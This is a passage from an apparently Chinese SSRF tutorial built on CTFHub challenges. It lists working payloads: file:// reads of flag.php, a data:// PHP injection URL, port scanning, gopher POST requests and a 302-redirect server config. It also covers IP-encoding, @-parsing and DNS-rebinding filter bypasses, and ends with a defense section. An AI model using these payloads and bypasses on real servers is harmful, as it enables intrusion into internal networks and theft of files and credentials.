原理: 通过base64编码把PHP源码输出,避免被服务器执行。
5.6 data:// —— 数据流协议
作用: 直接在URL中嵌入数据。
?url=data://text/plain,<?php phpinfo();?>
六、CTFHub 实战例题解析
例题1:内网访问
?url=http://127.0.0.1/flag.php
直接访问本地flag文件。
例题2:伪协议读取文件
?url=file:///var/www/html/flag.php
页面显示 ???,查看源码发现flag。
例题3:端口扫描
用Burp Suite Intruder爆破8000-9000端口,发现8723端口开放:
?url=http://127.0.0.1:8723
例题4:POST请求(需要gopher)
- 先访问
127.0.0.1/flag.php,查看源码拿到key - 但flag.php需要POST提交key
- 用gopher构造POST请求发送key
例题5:需要302跳转
代码开启了 CURLOPT_FOLLOWLOCATION(跟踪302跳转),可以构造一个302跳转页面来绕过限制。
七、SSRF 绕过技巧大全
7.1 IP地址绕过
| 绕过方法 | 示例 |
|---|---|
| 十进制整数 | http://2130706433/(127.0.0.1的十进制) |
| 八进制 | http://0177.0.0.1/ |
| 十六进制 | http://0x7f000001/ |
| 缩写 | http://127.1/ |
| Linux中0 | http://0/(0代表127.0.0.1) |
| 特殊字符 | http://1②7.0.0.1/ |



7.2 URL解析差异绕过
@ 符号截断:
http://allowed.com@127.0.0.1/
allowed.com 被解析为用户名,真正访问的是 127.0.0.1

提示
在 URL 中,@ 符号用于分隔“用户认证信息”和“真正的主机地址”。 格式为:协议://用户名:密码@主机:端口/路径
你给的例子: text
http://notfound.ctfhub.com@127.0.0.1
实际含义是:
用户名 = notfound.ctfhub.com(密码为空)

真正访问的主机 = 127.0.0.1
7.3 伪协议空格绕过
file: ///var/www/html/flag.php
(冒号后加空格)
7.4 302跳转绕过
场景: 代码开启了 CURLOPT_FOLLOWLOCATION(跟踪302跳转)。
方法: 自己搭建一个页面,返回302跳转到目标地址:
php<?php
header("Location: http://127.0.0.1/flag.php");
?>
nginx配置
jsserver {
    listen 12345;
    server_name _;

    # 根路径返回简单提示
    location / {
        return 200 "302 Jump Server\n";
        add_header Content-Type text/plain;
    }

    # 302 跳转接口
    location /302.php {
        return 302 http://127.0.0.1/flag.php;
    }
}
 然后把页面地址传给SSRF点,服务器会跟随302跳到内网。
7.5 DNS重绑定(DNS Rebinding)
网站设置DNS:https://lock.cmpxchg8b.com/rebinder.html
源码https://github.com/taviso/rbndr
这个网站会随机指向两个绑定地址的其中一个,由于127段是回环地址,将AB设置成127.0.0.1和127.0.0.2,每一个都能访问localhost


原理: 服务器检查IP时DNS解析到一个安全的IP,但实际请求时DNS解析到内网IP。
利用: 使用特定的DNS重绑定服务,让同一个域名在短时间内解析到不同IP。
7.6 URL Bypass
利用URL解析器的差异,例如:
http://127.0.0.1.xip.io/
某些情况下会被解析到127.0.0.1
7.7 其他绕过
| 方法 | 说明 |
|---|---|
| 短网址 | 让短网址服务解析到内网IP |
| 域名解析 | 注册一个解析到127.0.0.1的域名(如sudo.cc) |
| 协议大小写 | File:///、DICT:// |

最后推荐这篇文章
八、如何防御 SSRF?
8.1 输入验证(最重要)
- 白名单机制: 只允许访问预先定义好的安全域名/IP
- 禁止危险协议: 禁用
file://、gopher://、dict://、ftp://等 - 过滤内网IP: 禁止访问
127.0.0.1、192.168.x.x、10.x.x.x等内网段 - 限制端口: 只允许 80、443 等常见HTTP端口
8.2 解析后检查(关键!)
不要只检查输入字符串,要真正解析域名后再检查IP:
php// 错误做法:只检查字符串
if (strpos($url, '127.0.0.1') !== false) {
    die("禁止访问");
}

// 正确做法:解析后再检查
$host = parse_url($url, PHP_URL_HOST);
$ip = gethostbyname($host);
if (filter_var($ip, FILTER_VALIDATE_IP, FILTER_FLAG_NO_PRIV_RANGE | FILTER_FLAG_NO_RES_RANGE) === false) {
    die("禁止访问内网IP");
}
8.3 防止DNS Rebinding
- 第一次DNS解析后缓存IP
- 确保实际请求的IP和检查时的IP一致
8.4 网络层防御
- 网络隔离: Web服务器和内网服务放在不同网段
- 防火墙规则: 限制Web服务器只能访问必要的内网服务
- 最小权限: 云服务器使用最小权限的IAM角色
8.5 禁用危险功能
phpallow_url_fopen = Off
allow_url_include = Off
8.6 统一错误处理
- 不要让攻击者通过错误信息判断端口是否开放
- 生产环境关闭详细错误信息
九、一句话总结
SSRF = 服务器成了你的"内鬼"
攻击者控制服务器去向哪里发请求,服务器就乖乖地去,然后把看到的东西带回来。
它不仅能"偷看"(读文件、扫内网),还能"动手"(打Redis、拿云凭证)。
挖洞时重点看: 图片加载、社交分享、在线翻译、文件处理、远程采集这些功能点。